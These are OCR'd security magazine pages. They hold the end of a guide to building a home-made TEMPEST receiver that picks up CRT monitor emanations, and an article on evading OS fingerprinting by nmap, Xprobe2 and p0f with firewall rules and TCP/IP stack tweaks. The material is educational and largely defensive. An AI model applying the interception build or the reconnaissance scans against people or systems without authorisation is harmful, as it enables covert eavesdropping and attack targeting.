


Figure 10. *SUB-D HD Connector*




Figure 11. *SCART – Peritel connectivity scheme*

To summarize, the whole home-brew *TEMPEST* system can be seen in Figure 14. To make it clearer:

- A – antenna,
- C1 – capacitor,
- R1,R2,R3 – resistors,
- OA – operational amplifier,
- V+/V- – OA powering,
- 1,2,3 – colours channels,
- 4,5 – synchronisation channels,
- Sync – synchronisation impulses generators.

Well, but does it work?

We have learned how to build a *TEMPEST* system – one should be able to start constructing one's own EM waves intercepting device. However, let's not expect it




Figure 12. *Tomi Engdahl's synchronisation convertor circuit*




Figure 13. *Parts used in TEMPEST circuit assembly: 1 – a veroboard; 2 – a resistor; 3 – a diode; 4, 5, 6 – capacitors; 7 – operational amplifier*

to work the first time when we test it. This is a very delicate system that needs to be finely tuned in order to function properly; it would be very useful to have an oscilloscope during the tests. Also, this is highly dependant on the environment and the way you use it. CRT monitors' electromagnetic emanations vary from one screen to another, so even with a tuned system results will vary too. Our solution results in a really home-brew device – relatively cheap and rather simplistic. Factory made *TEMPEST* systems are very expensive and really difficult to purchase, not to mention the fact that this kind of information was classified for a long time. ■

Assembling the System

Our electronic circuit is composed of 4 stages (see also Figure 14):

- an antenna (A) which will receive the signal,
- a high pass filter (C1,R1) to cut frequencies below the critical frequency we defined,
- an amplifier (OA,R2,R3,V+/V-) that amplifies the filtered signal so that it can be seen on a standard CRT display,
- a diode to cut negative parts (that cannot be used by a standard screen) and finally output to get the video signal on the screen.

In parallel, there are incoming synchronisation signals. They can be generated by two low frequency generators or directly from a video card.

To get the output onto a standard TV screen, Tomi Engdahl's synchronisation signal converter circuit can be used. It is shown in Figure 12. Since we don't really need this device, an optional description is available at *http://www.hut.fi/Misc/Electronics/circuits/vga2tv/vga2palntsc.html*.

The Components

Practically, you can use a veroboard (Figure 13; 1) to build the circuit. It is a board with a grid of holes linked by copper tracks on every row; that way you don't need to build your own printed circuit – it's all ready-made. This kind of board is available in any electronic shop.

A resistor and a diode are shown in Figure 13 (2, 3 respectively). As for capacitors, there are several kinds available, but one shouldn't worry – they all work the same way (Figure 13; 4, 5, 6). Finally, the operational amplifier (Figure 13; 7) is necessary – right now we don't need to explain any further about it, but you can refer to Harry Lythall's webpage for details (*http://web.telia.com/~u85920178/begin/opamp00.htm*). All these components are available for a few Euros each.

The Assembly

To assemble the whole circuit, you'll need a soldering iron (even a cheap one will be okay) and a tin of lead wire to solder the electronic components to the veroboard.

Insert each electronic component from the back of the veroboard (that is, the side with no copper tracks) so that the pins appear on the other side. Then, apply the tin on the copper track with the soldering iron – a drop of tin should weld the pin to the copper track.

Use the copper tracks as you feel, the main thing is to respect the connections as shown on the TEMPEST's circuit scheme (Figure 14). You can link two copper tracks by welding a short electric cable from one copper track to another.




Figure 14. *Robin Lobel's TEMPEST system*

Increase Your Security Muscle

Strengthen your defenses. Train your mind. Learn the threats of tomorrow, today. Be challenged by the experts who are doing innovative work. Meet and network with thousands of your peers from all corners of the world at the Black Hat Briefings USA 2005– the only technical security event to offer you the best of all worlds.

Black Hat®

Briefings & Training USA 2005

July 23-28, 2005 • Caesars Palace Las Vegas

Training: 4 days, 24 topics • Briefings: 2 days, 10 tracks, 60 speakers

www.blackhat.com
for updates and to register.

sponsors

diamond: BIND VIEW Insight at Work

platinum: Ernst & Young Quality In Everything We Do; Qnet Work Smarter.

gold: Qualys; Configuresoft; Citadel

silver: IOActive; SAINT; watchfire; GuardedNet; ARBOR; SurfControl; Foundstone; radware; nCircle; netForensics; ArcSight; GraniteEdge

OS Fingerprinting – How to Remain Unidentified

Michał Wojciechowski

Every operating system has specific features, which can be used to remotely identify its type. In this article, we'll try to modify certain system parameters to deceive remote OS detection programs into believing that our machine runs a different operating system.

The TCP/IP protocol specification is not completely precise – certain protocol parameters (such as the Time-To-Live of the packets being sent) can have different values on different operating systems. Every system uses its own default values. By examining these values, one is able to identify the operating system of a remote machine.

This is a simplified explanation of the technique of remote OS detection based on TCP/IP stack fingerprinting. The issue that we'll focus on is how to reconfigure the system in such a way that OS detection programs recognize it as another operating system – or even a network printer.

Spy toolkit

In our experiments, we'll use the following OS fingerprinting utilities:

- *Nmap* – a famous network scanning program with OS detection capabilities,
- *Xprobe2* – an active OS detection program based on ICMP protocol analysis; written in a modular way and using fuzzy logic algorithms,
- *p0f* – a passive OS fingerprinting tool.

The selected programs are the most popular OS detection tools – they are constantly developed and the database of operating systems that they are able to recognize is regularly updated. From our point of view, it is also important that each of these programs works in a different way.

We'll examine the three utilities in detail, paying attention to two aspects of their operation: how the program collects the data to analyse and which parameters have most

What you will learn...

- how OS detection programs identify the operating system by analysing its TCP/IP stack,
- how specific changes in TCP/IP stack configuration fool OS detection programs.

What you should know...

- you should be familiar with the basics of TCP/IP,
- you should know the basic principles of OS detection techniques based on TCP/IP stack fingerprinting.

Active and Passive OS Fingerprinting

There are two basic kinds of OS detection methods: active and passive. The difference between them lies in the way in which data for the analysis is acquired. An active OS detection program sends some data as a probe (e.g. a specially crafted TCP packet), then examines the response received from the remote machine. A passive OS detection tool only listens for incoming network traffic and analyses the collected data, so it might be regarded as a sophisticated sniffer program. The passive approach requires that the OS detection program has access to network packets sent by the examined machine (simply initiating a connection to the machine that the OS detection program is running on would do the trick).

This difference has a significant effect on the areas in which both methods are applied – active OS fingerprinting is usually suitable for identifying specific machines (e.g. all computers in a particular network segment), while passive methods are used mostly for the purpose of traffic analysis (e.g. gaining statistical information on network service users). A *script-kiddie* looking for a potential victim of a new 0-day exploit will probably choose an active OS detection program over a passive one.

Passive OS detection programs are usually slightly less accurate than active tools, as they cannot send any data to the remote machine to get a specific response – they have to make do with what the remote host happens to send. They are, however, entirely undetectable by the remote machine.

significance in the process of OS detection.

Nmap

Nmap uses an active fingerprinting technique, based mostly on sending broken TCP packets to a remote machine and examining its responses. The program performs nine tests, each of which involves sending a specially crafted packet or sequence of packets:

- a TCP packet with the SYN and ECE (formerly reserved) flags set to an open TCP port,
- a TCP packet with no flags set (a so-called NULL packet) to an open TCP port,
- a TCP packet with the SYN, FIN, URG, and PSH flags set to an open TCP port,
- a TCP packet with the ACK flag set to an open TCP port,
- a TCP packet with the ACK flag set to a closed TCP port,
- a TCP packet with the FIN, PSH, and URG flags set to a closed TCP port,
- an UDP packet to a closed UDP port (to cause the remote machine to respond with an `ICMP port unreachable` message),
- six TCP packets with the SYN flag set to an open TCP port (to probe the sequence number generator).

As we can see, to perform the tests *Nmap* needs to know at least one open TCP port of the remote machine.

All tests are extensively described in the file *nmap-fingerprinting-article.txt*, included with *Nmap* source code (also available on the *Nmap* website, *http://www.insecure.org/nmap/nmap-fingerprinting-article.html*). The document also demonstrates a sample fingerprint of an operating system, which is composed of a list of parameters and features typical for a specific system. These include:

- the method used to generate TCP sequence numbers,
- the method used to generate IP identification numbers,
- response to a FIN packet,
- response to a TCP packet with the reserved (or ECE) flag set,
- presence of the DF flag in the IP header,
- the TOS (type of service) value in the IP header,
- `ICMP port unreachable` message checksum validity,
- TCP window size,
- the order and values of TCP options.

Since many features of the operating system are taken into consideration, the results can be pretty accurate.

Most of *Nmap*'s tests involve sending a malformed packet or attempting to reach a closed port. As we will soon see, such attempts are easily detected and blocked with a properly configured firewall.

In our experiments, we'll use *Nmap* version 3.50.

Xprobe2

The *Xprobe2* utility uses mostly ICMP messages to probe the remote machine. The program conducts six tests, each of them sending the following packets:

- an ICMP echo request message (ping),
- an ICMP timestamp request message,
- an ICMP address mask request message,
- an ICMP information request message,
- an UDP packet to a closed UDP port (to cause the remote machine to respond with an `ICMP port unreachable` message),
- a TCP packet with the SYN flag set to an open TCP port.

A major difference with respect to *Nmap* is that no malformed packets are used in the process of probing the remote machine. This is a significant advantage for *Xprobe2*, as its tests cannot be stopped by a firewall.

The fingerprints of operating systems that *Xprobe2* recognizes are collected in the *xprobe2.conf* configuration file. As with *Nmap*, we can examine these fingerprints to find out which packet features are taken into consideration when *Xprobe2* tries to identify the operating system. These include:

- response to a timestamp request message,
- response to an address mask request message,
- response to an information request message,
- the TTL (Time To Live) value received in the response,
- the ToS (Type of Service) value received in the response,

- the value of the IP identification field,
- `ICMP port unreachable` message checksum validity,
- the order of TCP options,
- the value of TCP window scale option.

One feature specific to *Xprobe2* is that most of its tests use ICMP messages – the tool was developed as a part of a research project focused on ICMP usage in OS detection. A few other tests are pretty much the same as with *Nmap*.

In our experiments, we'll be using *Xprobe2* version 0.2.

p0f

Being a passive OS fingerprinting tool, *p0f* does not perform any active tests – it just sits in the background and listens for incoming network traffic and then analyses the collected data for a number of features specific to one or another operating system.

The fingerprints of operating systems that *p0f* is able to recognize are collected in the *p0f.fp* file. Some of the packet characteristics that *p0f* checks contain:

- TCP window size,
- TTL field value,
- presence of the DF flag in the IP header,
- the order and values of TCP options,
- miscellaneous packet anomalies: invalid flag values, ACK value other than zero, invalid TCP options, etc.

We'll be using *p0f* version 2.0.3.

Deception techniques

If an OS detection program targets our machine, there are basically two strategies of defence. The first strategy is to remain silent, i.e. do not reveal the information that might be useful for identifying the operating system type. A practical example of this approach is not responding to packets with SYN and FIN flags set, sent by *Nmap*.

The second method is misleading the fingerprinting program by sending false information that differs from what is specific for our operating system. In most systems, the administrator can modify certain TCP/IP stack parameters, thus changing the characteristics of generated packets and effectively deceiving the OS detection program.

Naturally, the two methods can be used together. We will now experiment with some practical techniques of misleading the fingerprinting programs – we'll start with Linux, then we'll do the tests on two *BSD systems: FreeBSD and OpenBSD.

Linux

We'll be working on a system with kernel version 2.4.22. For the sake of simplicity, we'll assume that the only service running in the system is SSH. The machine's name is *linux* (simplicity again), and its IP address is `10.0.0.222`.

Let's pretend we're a spy, trying to find out what operating system runs on our machine. First, we use *Nmap*:

```
# nmap -sS -p 22 -O -v 10.0.0.222
```

The `-O` option tells *Nmap* to attempt to identify the operating system of the target host. We also specify the `-p` option to explicitly designate the open port of the remote machine. *Nmap* is an excellent port scanner and could find the port by itself, but specifying it explicitly speeds up the operation and makes it a bit harder to spot by an intrusion detection system. The results of running *Nmap* are as follows:

```
...
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux
Kernel 2.4.0 - 2.5.20
...
```

Apparently, the result is not too accurate – we only know that the operating system is *some Linux with kernel 2.4.0 – 2.5.20*. Let's see what *Xprobe2* can tell:

```
# xprobe2 -p \
  tcp:22:open 10.0.0.222
...
[+] Primary guess:
[+] Host 10.0.0.222
    Running OS:
    "Linux Kernel 2.4.19"
    (Guess probability: 100%)
...
```

As with *Nmap*, we run *Xprobe2* specifying an open TCP port (the `-p` option). The result is more precise compared to what *Nmap* has reported.

In the third test, we'll use *p0f*. This time we have to act a little bit differently – we first start *p0f* on the machine we're spying from:

```
# p0f "host 10.0.0.222"
...
p0f: listening (SYN)
on 'eth0', 206 sigs
(12 generic), rule:
'host 10.0.0.222'.
```

The parameter passed to *p0f* specifies the address of the machine that we're trying to identify (following the Berkeley Packet Filter rule syntax). By default, *p0f* examines all captured SYN packets.

We now establish a connection from the examined computer to the spying machine. A single SYN packet is enough, so we can choose any destination port, no matter whether it is open or not:

```
# telnet 10.0.0.200
  Trying 10.0.0.200...
  telnet: connect to address
  10.0.0.200: Connection refused
```

Since the telnet port is closed, we received a message stating that the destination host refused the connection. Meanwhile, *p0f* analysed the captured SYN packet and identified the sender as:

```
...
10.0.0.222:1036
- Linux 2.4/2.6
[high throughput]
(up: 2 hrs)
...
```

From the point of view of accuracy, the result is similar to *Nmap*.

After the three tests, the spy could suspect the target system is some flavour of Linux 2.4, most probably 2.4.19 (according to the most precise result obtained with *Xprobe2*).

As we have already stated, most of *Nmap*'s tests involve sending malformed TCP packets. Such packets can be easily detected by a firewall and should be dropped, as there is no chance that any of them would appear in legitimate network traffic. We'll use a very simple firewall script based on *iptables*, shown in Listing 1.

The only service that we want to be accessible from outside is SSH, so our firewall will allow new connections (`--state NEW`) only if they are destined for the SSH port (`--dport SSH`). Moreover, it will accept all packets that are part of an already established connection (`--state ESTABLISHED,RELATED`). We want to allow the machine to be pinged, therefore we accept ICMP echo requests (`--icmp-type echo-request`). Any other packets are dropped – this includes *Nmap*'s probe packets targeted at closed ports.

Moreover, in newly established connections we only allow TCP packets with the SYN and no other flags set (`--tcp-flags ALL SYN`). This stops the third and fourth tests run by *Nmap*.
We run the firewall script:

```
# ./fw.sh
```

Let's see how this affects the results shown by *Nmap*:

```
...
Device type: general purpose
|media device|broadband router
Running: Linux 2.4.X,
Pace embedded, Panasonic embedded
OS details: Linux 2.4.6 - 2.4.21,
Pace digital cable TV receiver,
Panasonic IP Technology
Broadband Networking Gateway,
KX-HGW200
...
```

This time the system has been identified as *probably Linux*, though *Nmap* suspected that it could be as easily a Panasonic device. To see that the firewall actually stops *Nmap*'s tests, we can run the program with the `-vv` option. This tells *Nmap* to show the responses received from the remote machine in each test:

```
...
OS Fingerprint:
TSeq(Class=RI%gcd=1%SI=35
     BA0E%IPID=Z%TS=100HZ)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++
   %Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
...
```

The note *(Resp=N)* shown in most tests indicates that *Nmap* has received no response from the remote host. The two exceptions are the first and ninth tests: sending a TCP packet with SYN and ECE (or reserved) flags set, and probing the sequence number generator with six SYN packets. These packets are not malformed in any way, so they are passed through the firewall.

Now its time to test the firewall's effectiveness against *Xprobe2*:

```
...
[+] Primary guess:
[+] Host 10.0.0.222
    Running OS:
    "Linux Kernel 2.4.21"
    (Guess probability: 67%)
...
```

Looks interesting – the result is now even more accurate, though *Xprobe2* finds it less reliable (probability: 67%). Nevertheless, the firewall did not do much against *Xprobe2*. It did stop most of its tests (five out of six tests performed by *Xprobe2* involve sending an ICMP message, while our firewall allows only echo requests and responses), but, apparently, the results of the remaining tests were sufficient to effectively recognize the operating system.

Of course, the firewall does not affect the results reported by *p0f*.

Notice that both *Xprobe2* and *p0f* pay attention to the TTL value sent in the IP header. The default value used in Linux is 64, but it can be easily changed by executing the following command:

```
# echo 128 > \
  /proc/sys/net/ipv4/ip_default_ttl
```

The new value, 128, is the default TTL value for Windows NT family systems. Let's find out if this modification affects the result reported by *Xprobe2*:

```
[+] Primary guess:
[+] Host 10.0.0.222
```

Listing 1. *fw.sh – a simple firewall script (iptables)*

```
#!/bin/sh

iptables -F INPUT
iptables -F FORWARD
iptables -F OUTPUT

iptables -P INPUT DROP
iptables -P OUTPUT ACCEPT

# ping
iptables -A INPUT -p icmp --icmp-type echo-request -j ACCEPT

# already established connections
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

# SSH
iptables -A INPUT -m state --state NEW -p tcp \
         --dport ssh --tcp-flags ALL SYN -j ACCEPT
```

```
    Running OS:
    "Linux Kernel 2.4.6"
    (Guess probability: 64%)
```

This time the inaccuracy is much greater. What about *p0f*?

```
10.0.0.222:1038 - UNKNOWN
[S4:128:1:60:M1460,S,T,N,W0:.:?:?]
[high throughput] (up: 2 hrs)
```

p0f was unable to find a system that corresponds to the analysed characteristics. It seems that a modified TTL value fools *Xprobe2* (to some extent) and *p0f*. The modification does not affect *Nmap*, as it ignores the TTL value.

All three programs analyse the TCP options (see the *TCP Options* frame) of packets received from the examined host. By default, Linux uses the window scale and timestamp options. We can turn these off with the following commands:

```
# echo 0 > \
  /proc/sys/net/ipv4/tcp_window_scaling
# echo 0 > \
  /proc/sys/net/ipv4/tcp_timestamps
```

Let's see the effect of disabling these options. This is what *Nmap* reports:

```
Device type:
firewall|general purpose
Running (JUST GUESSING) :
Checkpoint Windows NT/2K/XP (92%),
Linux 2.4.X|2.6.X (91%)
```

We wouldn't call it a precise answer, would we? Besides, *Nmap* admitted that it was *just guessing*. *Xprobe2*, in turn, reports the following:

```
[+] Primary guess:
[+] Host 10.0.0.222
    Running OS:
    "FreeBSD 3.5.1"
    (Guess probability: 52%)
```

The result is completely false – Linux has been identified to be an old version of FreeBSD. *Xprobe2* has found the result unreliable (52%).

Finally, we check the results returned by *p0f*:

```
10.0.0.222:1047
- Windows XP/2000
[high throughput]
[GENERIC]
```

It seems we managed to disguise our Linux system in a way that *p0f* thinks it is Windows. Notice, by the way, that *p0f* and *Nmap* do not report the uptime of the machine – this is a side effect of disabling the timestamp option.

As we have demonstrated, OS detection attempts can be effectively defeated using only standard system mechanisms – without resorting to kernel patches or modules.

Anti-fingerprinting tools

Several anti-fingerprinting tools have been developed. Most of them are kernel patches or loadable kernel modules. One of the most popular of them is the *stealth patch*. It introduces additional protection mechanisms against port scanning and OS detection. The features of a *stealth patch* include:

- block invalid ACK packets,
- block packets with invalid flags,
- block packets with SYN and FIN flags set,
- ignore all ICMP requests (excluding ping).

The effect of using a *stealth patch* is similar to what we achieved with our firewall script.

Another tool worth mentioning is *IP Personality*. It is a set of Linux kernel and *iptables* patches that allows for modifying TCP/IP stack behaviour to imitate another operating system.

IP Personality is not developed anymore – the last patch was released for kernel version 2.4.20. This makes it merely an interesting innovation, not a practical solution (besides, the code is not quite stable – some experiments that I've done have resulted in a spectacular kernel panic).

We'll examine *IP Personality* on another test machine, running Linux kernel version 2.4.18 and *iptables* 1.2.2. First, let's see the results of running the three OS detection programs when *IP Personality* is not installed. This is what *Nmap* reports:

```
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details:
Linux Kernel 2.4.0 - 2.5.20
```

Apparently, we get the same result as previously with kernel version 2.4.22 – *some Linux with kernel 2.4-2.5*. Running *Xprobe2* produces the following result:

```
[+] Primary guess:
[+] Host 10.0.0.222
    Running OS:
    "Linux Kernel 2.4.5"
    (Guess probability: 100%)
```

This indicates Linux 2.4.X as well. It's time for *p0f*:

```
10.0.0.222:1024
- Linux 2.4/2.6
```

TCP Options

The TCP protocol specification describes a number of additional options that can be appended to the base TCP header, thus extending protocol functionality.

The timestamp option has been designed to handle high throughput connections. If enabled, the TCP/IP stack implementation adds a timestamp to each TCP packet, to prevent data corruption that could occur due to retransmission of lost packets.

The window scale option enables increasing the size of the offered TCP window, i.e. the length of data that can be received by the peer in one TCP packet. The *window* field in a TCP header is 16-bits wide, so its maximum value is 65535. For high speed connections, this value is too small and could lead to decreased network performance, therefore a TCP option has been introduced to increase the window size. The option specifies the number of bits (0 to 14) that the base window size is shifted by. This allows for a maximum window size of 1 GB.

Both options are described in RFC 1323.

```
[high throughput]
(up: 0 hrs)
```

As we can see, all three programs have identified the system as Linux with kernel version 2.4.X (which is pretty much the same as for kernel version 2.4.22).

To get *IP Personality* up and running, we need to apply the patches to the kernel and *iptables* source code and compile it. When installed, *IP Personality* introduces several new *iptables* options that modify the TCP/IP packets generated by our system to mislead OS detection programs.

The *IP Personality* package includes some example configuration files that imitate various operating systems. We specify the name of the file we want to use as a *iptables* rule parameter. For example, to pretend our system is a MacOS 9, we use the following rules:

```
iptables -t mangle \
  -A PREROUTING -j PERS \
  --tweak dst --local \
  --conf macos9.conf
iptables -t mangle \
  -A OUTPUT -j PERS \
  --tweak src --local \
  --conf macos9.conf
```

Let's see how this trick influences the results produced by OS detection programs. As before, we begin with *Nmap*:

```
Running:
Apple Mac OS 9.X
OS details:
Apple Mac OS 9 - 9.1
```

We have achieved the desired effect – our Linux system has been identified as MacOS 9. Let's see if *Xprobe2* is deceived as well:

```
[+] Primary guess:
[+] Host 10.0.0.222
    Running OS:
    "Linux Kernel 2.4.13"
    (Guess probability: 67%)
```

It turned out *Xprobe2* is almost completely resistant against *IP Personality*. Before we try to figure out why, let's see the results of running *p0f*:

```
10.0.0.222:1025 - UNKNOWN
[S4:64:1:64:M1460,S,W0,N,N,N,T,E:P:?:?]
[high throughput] (up: 0 hrs)
```

In this case, *p0f* was unable to identify the real system, but it did not recognize it as MacOS 9 either.

The reason for this is that *IP Personality* was designed as a weapon against *Nmap*, not against OS detection techniques in general. It modifies only those packet features that *Nmap* recognizes – that's why other fingerprinting programs are more or less resistant.

IP Personality is an interesting example of modifying an operating system's TCP/IP stack. However, such changes can have undesired side effects. As *IP Personality* developers warn, altering certain stack parameters can make it less secure (e.g. when the imitated system uses a weaker sequence number generation algorithm).

FreeBSD

Our next experiments will be conducted on a machine running FreeBSD 4.9. As with Linux, we assume that the only service running in the system is SSH. The machine's IP address is `10.0.0.223`, and its name is *freebsd*.

First, let's take a look at what OS detection programs have to say about our system. Running *Nmap* produces the following result (we assume that the programs are executed the same way as with Linux):

```
Device type: general purpose
Running: FreeBSD 4.X
OS details:
FreeBSD 4.6.2-RELEASE - 4.8-RELEASE
```

Apparently, the result is pretty close to the truth. Let's see if *Xprobe2* is just as effective:

```
[+] Primary guess:
[+] Host 10.0.0.223
    Running OS:
    "FreeBSD 4.8"
    (Guess probability: 100%)
```

This is also quite accurate. Now, let's see the result of *p0f*.

```
10.0.0.223:1028
- FreeBSD 4.6-4.8
[high throughput]
(up: 0 hrs)
```

The result is similar to what *Nmap* reported. After running the three OS detection tools, the intruder could be quite sure that the machine is running FreeBSD version 4.6 or later.

Let's try to follow the path that we have already taken when experimenting with Linux – first, we will set-up a firewall to stop some of the probes sent by *Nmap* and *Xprobe2*. Listing 2. shows a set of *ipfilter* rules, similar to the Linux *iptables* firewall presented in Listing 1.

We want to make it possible to establish a new connection by only using the SSH service. Apart from this, we can also receive ICMP echo requests (ping). As for new connections, only TCP packets with the SYN flag set (other flags unset – `flags S`) are passed. This will block all *Nmap* tests that involve sending a packet with invalid flags (SYN/FIN etc.).

We start *ipfilter* with the prepared rules:

```
# ipf -Fa -Fs -f fw.rules
```

We'll now see if the results reported by *Nmap* are actually distorted by the firewall:

```
Device type: general purpose
Running: FreeBSD 4.X
OS details:
FreeBSD 4.7 - 4.8-RELEASE
```

Apparently, although most of the tests were stopped, *Nmap* is still effective. Let's see if *Xprobe2* is just as resistant to our firewall:

```
[+] Primary guess:
[+] Host 10.0.0.223
    Running OS: "FreeBSD 4.7"
    (Guess probability: 67%)
```

The result produced by *Xprobe2* is now a little bit less reliable (67%), yet

still quite accurate. Nevertheless, the firewall has proven to be ineffective against *Nmap's* and *Xprobe's* detection mechanisms. Apparently, the features of FreeBSD's TCP/IP stack are so characteristic that just one or two tests (which cannot be filtered out with the firewall) provide enough information to identify the operating system.

Irrespective of the firewall effectiveness against OS detection attempts, blocking malformed packets is always beneficial for system security. The FreeBSD kernel provides several options, which are similar in functionality to using a firewall. One of these options is called *blackhole,* which when enabled, the system will drop any packet destined for a closed TCP or UDP port. To turn it on, set the values of *sysctl* variables `net.inet.tcp.blackhole` and `net.inet.udp.blackhole`:

```
# sysctl net.inet.tcp.blackhole=2
  net.inet.tcp.blackhole: 0 -> 2
# sysctl net.inet.udp.blackhole=1
